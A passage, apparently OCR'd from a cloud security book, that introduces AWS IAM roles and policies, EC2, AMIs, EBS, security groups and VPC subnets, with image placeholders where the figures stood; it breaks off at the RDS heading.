A role is another type of identity similar to a user. Roles have specific permissions assigned to it and it can be assumed by another service, application, or user. This means other applications, services, and users can perform a task as that role. User A might not have access to a database but Role B does. If user A is able to assume the role of Role B then user A would have access to the database as well.

Policy

Policies are used to give users and groups access to specific resources. A policy either grants or denies access to a resource. If a policy is set to give you permission to a resource you will be able to access it otherwise you will be blocked by default.




The above is an example of the AmazonS3FullAccess policy. If this is applied to a user it would grant them full access to all S3 buckets. AWS comes with hundreds of pre-built policies but you can also define your own. As a security professional it is very important that you understand how policies work as they are the backbone of the IAM system.

As an attacker you really want to pay attention to the “Effect”, “Action”, and “Resource” fields of a policy. In our example the Effect field is set to “Allow”, this means the policy is giving us access to something, if it was set to “Deny” it would mean we are blocking access. The Action field specifies what actions we are allowing or denying. In our case we are allowing all actions associated S3 as denoted by the “*” value. This means we can list, create, delete, and everything else to S3 buckets. Finally the “Resource” field specifies which resource our policy applies to. You could specify a specific S3 bucket in

there locking us down to a single resource. However the wild card character “*” is used again basically giving us full access to all S3 buckets.

EC2

An EC2 instance is Amazon's version of a virtual private machine(VPS). If you want to spin up a linux or windows machine you are probably going to do it via an EC2 instance.




AMI

An Amazon Machine Image(AMI) is a master image for the creation of virtual servers.

The AMI holds the operating system and any default applications you want installed.

The AMI is the base image that is used to install virtual machines.




If you want to install linux you might use the Ubuntu AMI. As shown above there are several public AMIs which can be used to create EC2 instances.

EBS

Elastic Block Storage(EBS) acts as a virtual disk for your virtual machine. You can think of this as your C:// drive you typically see on windows computers.

Security Group


Security groups are like your host based firewall. By default your security group will block all inbound traffic.



To open a specific port you must specify it in the inbound rules. As shown above we are opening port 80 and it has a source of “0.0.0.0/0”. This means we are allowing everyone on the internet access to port 80.

VPC

A Virtual Private Cloud(VPC) is your network and just like a typical local network you can break it up into subnets. As shown below there is a VPC 10.0.0/16 with two subnets 10.0.1.0/24 and 10.0.2.0/24.




When you create resources such as EC2 instances they live in a VPC and are given a local IP just like any other network. The VPC is your local network just in the cloud.

Database

RDS

